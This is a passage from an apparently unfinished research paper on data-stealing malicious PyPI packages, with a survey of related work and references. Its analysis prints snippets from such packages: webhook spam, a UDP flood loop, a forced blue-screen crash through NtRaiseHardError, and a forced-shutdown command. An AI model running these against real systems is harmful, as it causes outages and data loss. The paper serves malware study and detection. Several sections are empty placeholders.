The packages in patterns 1 and 2 mainly steal personal and authentication information on various platforms. The user's account and password, address and credit card information stolen by the data-stealing package in the browser are very valuable to attackers. The browser's history, payment information, and billing records provide attackers with insights into the victim's economic situation, enabling them to identify and select high-value targets for further attacks. Access to digital currency wallet information, including cryptocurrency wallets like Exodus, enables attackers to directly steal funds, posing a significant financial threat to victims. The purpose of stealing software and website information is diverse. After stealing Discord information, attackers can obtain the user's account permissions, and even send messages, join the server, etc., so that they can use the account to defraud the victim's relatives and friends of money. After stealing steam and minecraft accounts, the stolen accounts may be sold for financial benefits due to the large amount of information related to games, shopping and personal accounts stored in these software accounts.

There are the most data-stealing packages for the purpose of stealing system information. By stealing system information, malicious scripts can gather critical details such as system configurations and computer specifications. Attackers leverage this data to plan and execute more targeted and effective subsequent attacks. At the same time, stealing system information can help the attacker understand the security vulnerabilities and configuration of the target system, so as to find a way to improve permissions, or set up a back door to access the attacked system at any time in the future.

In addition to stealing data, certain data-stealing packages are designed with malicious attack capabilities, as seen in patterns 2, 5, and 7. Extra malicious attacks include spamming, UDP flood attack, self starting mechanism, cryptocurrency address swap and various attacks on computers.

Some packages use the startup folder mechanism of the windows system to copy the malicious script file to the startup directory to ensure that the script will run every time the system restarts.

The package *noblesse-0.0.5* carries out classic spam attack and flood attack. The *webhook-spam* function of the code sends a payload with the specified content by sending a post request to the webhook URL. This function can be used to send a large number of content, disrupt the target system or service, and produce the effect of spam. Relevant codes are shown in Listing 9. The *flood* function in the code performs a classic flood attack. It creates a UDP socket and sends packets to the destination IP and port. This operation will send a large number of packets in a short time. In this way, the attacker can cause network congestion, exhaust the bandwidth or resources of the target server, and make the target service unavailable. Relevant codes are shown in Listing 10.

Listing 9: Spamming

```
1 def webhook_spam(webhook, content):
2     payload = {'content': content}
3     requests.post(webhook, json=payload)
```

Listing 10: UDP Flood Attack

```
1 def flood(sock, ip, port, stop, bytes):
2     while time.time() < stop:
3         sock.sendto(bytes, (ip, port))
```

In addition, the *address-swap* function in *pycryptography-3.0.0* identifies the cryptocurrency address copied to the clipboard by the user and automatically replaces it with the address of the attacker, ensuring that the user transfers funds to the attacker's account when transferring funds, the economic losses caused by this practice are huge.

In addition to the above attacks, there are also attacks on computer systems. For example, the function shown in Listing 11 obtains sufficient system privileges through the *RtlAdjustPrivilege* function, and then simulates a hard error through the *NtRaiseHardError* function, causing the system to crash with a blue screen. This operation may cause the target machine to crash, and may

be used to interfere with the normal operation of the system in some malicious behaviors. There are also malicious scripts that call the *os.system("shutdown /s /t 1")* command to force shutdown, which may cause data corruption or loss, damage to the file system and operating system.

Listing 11: Blue Screen of Death

```

1  def bluescreen(ctx):
2      ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref(
          ctypes.c_bool()))
3      ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
          ctypes.byref(ctypes.c_ulong()))

```

4.5 Detection Effectiveness Evaluation (RQ5)

5 Related Work

We reviewed and discussed the work related to data stealing packages from three aspects, privacy breach, empirical studies on malwares, malware detection on OSS packages.

5.1 Privacy Breach

Malicious packages designed to infringe on user privacy pose a significant threat to cybersecurity. These packages are often crafted to secretly extract sensitive information, such as personal identification data, login credentials, or browsing habits, without the user's consent. Attackers may embed keyloggers or data exfiltration scripts within these packages, allowing them to monitor and collect private information over time. Such threats are particularly concerning in unsecured or public networks, where data transmission is more vulnerable to interception and exploitation.

Currently, there are multiple studies investigated cyberattacks targeting data privacy. Thomas et al. [20] presented the first longitudinal measurement study of how miscreants obtain stolen credentials and subsequently bypass risk-based authentication schemes to hijack a victim's account. They develop an automated framework that monitors blackmarket actors and stolen credentials, focusing on forums that trade credential leaks, phishing kits and off-the-shelf keyloggers that harvest passwords. Through this framework, they identified over 14.3 million victims in total between 2016 and 2017, demonstrating the vast underground economy surrounding credential theft. And they showed how blocking login attempts that fail to match a user's historical login behavior or device profile help mitigate the risk of the three types of attacks mentioned above. Another attack to breach privacy is ransomware. It is a type of malicious software where attackers encrypt the victim's files or lock system access, and then extort ransom in exchange for decryption keys or restoring access. Gabriela et al. [1] look into the evolving dynamics of ransomware. They found

that ransomware is shifting towards complex data breach strategies. They use BERT model to analyze network traffic patterns to detect ransomware activities. Ozturk et al. [14] conducted a comprehensive analysis of privacy-breaching ransomware variants that specialize in data theft, emphasizing the dynamic behavior patterns and techniques adopted by these malicious entities to compromise data privacy. Split learning (SL) is a framework to protect a client's training data. Gao et al. [4] propose a novel pseudo-client attack (PCAT) mechanism on various SL models, revealing serious privacy risks of SL.

For cyberattacks aimed at breaching privacy, multiple studies have provided methods for detecting malicious software and user response strategies. Hirano et al. [6] proposed T-PIM mechanism that provides a secure password input method to users. The T-PIM mechanism employs a hypervisor to isolate a trusted domain and provides users with a secure password input method. Chowdhury et al. [3] proposes an efficient scheme for malware detection for protecting sensitive data from malicious threats using data mining and machine learning (ML) techniques. Stofol et al. [16] propose a different approach for securing data in the cloud using offensive decoy technology and protect against the misuse of the user's real data. This method is to launch a false information attack by returning a large amount of bait information to the attacker when there is suspicion of unauthorized access and then using questioning questions for verification. Olabim et al. [13] proposed a novel framework integrating differential privacy provides an enhanced layer of protection by ensuring that exfiltrated data remains unusable to attackers through the introduction of statistical noise.

5.2 Empirical Studies on Malware.

At present, empirical studies on malware covers multiple aspects, aiming to understand its behavior, propagation mechanisms, defense strategies, and impact on society. Open source software supply chain attack refers to attackers who tamper with or contaminate the supply chain links of open source software, implant malicious code into legitimate software, and thereby affect downstream users. This type of attack has significantly increased in recent years, and due to its strong concealment and wide impact, it has become an important threat to network security.

The first systematic investigation into malicious packages was conducted by Ohm et al. [12]. They collected 174 malicious software packages from multiple platforms and manually analyzed them, studying their injection methods, triggering methods, and targets. Guo et al. [22] conducted an empirical study to understand the characteristics and current state of the malicious code lifecycle in the PyPI ecosystem, reflecting the characteristics of malicious code at different stages. Zahan et al. [23] conducted an empirical study on npm package metadata, they identified six signals of security weakness in NPM supply chain and presented a framework that helps prioritization and quantification of weak link signals in the npm supply chain.

5.3 Malware Detection on OSS Packages.

Malware Detection is one of the core areas of cybersecurity, aimed at identifying, classifying, and preventing attacks by malicious software (such as ransomware, spyware, etc.) through technological means. With the rapid evolution of malware technology, detection techniques are also constantly innovating.

Garrett et al. [5] selected multiple features and used clustering techniques to construct a benign behavior model for detecting malicious NPM packages. Ohm et al. [11] extended their work on this basis. They added features related to software package metadata and obfuscation and evaluated the feasibility of different supervised ML models in detecting malicious packages. Sejfia et al. [15] present Amalfi, a ML based approach for automatically detecting potentially malicious packages comprised of three complementary techniques. In this work, they used the feature set extended by Garrett et al. [5] to train the classifier.

There are also many tools for malware detection in the PyPI ecosystem. The detection method proposed by Vu et al. [21] focuses on typosquatting and combosquatting attacks. They perform detection by checking whether the name of the package is similar to the package in the Python standard library or a known source code repository. Liang et al. [8] proposed using clustering techniques to group PyPI installation scripts for detection. And Sun et al. [17] combined deep code behavior features with metadata features for detection. Both of them model malicious behavior as discrete features.

6 Threats and Limitations

7 Conclusion and Future Work

xxxx [2]

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342).

References

1. Gabriela Almeida and Felipe Vasconcelos. 2023. Analyzing data theft ransomware traffic patterns using bert. (2023).
2. Justin Cappos, Justin Samuel, Scott Baker, and John H Hartman. 2008. A look in the mirror: Attacks on package managers. In *Proceedings of the 15th ACM conference on Computer and communications security*. 565–574.
3. Mozammel Chowdhury, Azizur Rahman, and Rafiqul Islam. 2017. Protecting data from malware threats using machine learning technique. In *2017*

- 12th IEEE conference on industrial electronics and applications (ICIEA)*. IEEE, 1691–1694.
4. Xinben Gao and Lan Zhang. 2023. {PCAT}: functionality and data stealing from split learning by {pseudo-client} attack. In *32nd USENIX Security Symposium (USENIX Security 23)*. 5271–5288.
 5. Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting suspicious package updates. In *Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results*. 13–16.
 6. Manabu Hirano, Tomohiro Umeda, Takeshi Okuda, Eiji Kawai, and Suguru Yamaguchi. 2009. T-pim: Trusted password input method against data stealing malware. In *2009 Sixth International Conference on Information Technology: New Generations*. IEEE, 429–434.
 7. Ravie Lakshmanan. 2024. *PyPI Halts Sign-Ups Amid Surge of Malicious Package Uploads Targeting Developers*. The Hacker News. <https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html>
 8. Wentao Liang, Xiang Ling, Jingzheng Wu, Tianyue Luo, and Yanjun Wu. 2023. A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 307–318.
 9. Aaron Linskens. 2024. *Wrapping up a decade of insights from the State of the Software Supply Chain*. Sonatype. <https://www.sonatype.com/blog/wrapping-up-a-decade-of-insights-from-the-state-of-the-software-supply-chain>
 10. Chaeyeon Oh, Joonseo Ha, and Heejun Roh. 2021. A survey on TLS-encrypted malware network traffic analysis applicable to security operations centers. *Applied Sciences* 12, 1 (2021), 155.
 11. Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. 2022. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*. 1–10.
 12. Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020. Backstabber’s knife collection: A review of open source software supply chain attacks. In *Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 23–43.
 13. Merumu Olabim, Amir Greenfield, and Arjun Barlow. 2024. A differential privacy-based approach for mitigating data theft in ransomware attacks. *Authorea Preprints* (2024).
 14. Mehmet Ozturk, Ayse Demir, Zeynep Arslan, and Omer Caliskan. 2024. Dynamic behavioural analysis of privacy-breaching and data theft ransomware. (2024).
 15. Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In *Proceedings of the 44th International Conference on Software Engineering*. 1681–1692.
 16. Salvatore J Stolfo, Malek Ben Salem, and Angelos D Keromytis. 2012. Fog computing: Mitigating insider data theft attacks in the cloud. In *2012*

-
- IEEE symposium on security and privacy workshops*. IEEE, 125–128.
17. Xiaobing Sun, Xingan Gao, Sicong Cao, Lili Bo, Xiaoxue Wu, and Kaifeng Huang. 2024. 1+1₂: Integrating Deep Code Behaviors with Metadata Features for Malicious PyPI Package Detection. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*. 1–13.
 18. Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. 2020. Defending against package typosquatting. In *Proceedings of the 14th International Conference on Network and System Security*. 112–131.
 19. Sonatype Security Research Team. 2025. *Open Source Malware Index Q1 2025: Data exfil threats rising sharply*. Sonatype. <https://www.sonatype.com/blog/open-source-malware-index-q1-2025>
 20. Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, et al. 2017. Data breaches, phishing, or malware? Understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*. 1421–1434.
 21. Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. 2020. Typosquatting and combosquatting attacks on the python ecosystem. In *2020 IEEE European symposium on security and privacy workshops (euroS&Pw)*. IEEE, 509–514.
 22. Guo Wenbo, Xu Zhengzi, Liu Chengwei, Huang Cheng, Fang Yong, and Liu Yang. 2023. An Empirical Study of Malicious Code In PyPI Ecosystem. In *Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering*.
 23. Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. 2022. What are weak links in the npm supply chain?. In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*. 331–340.
 24. Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. 2023. Malicious package detection in NPM and pypi using a single model of malicious behavior sequence. *arXiv preprint arXiv:2309.02637* (2023).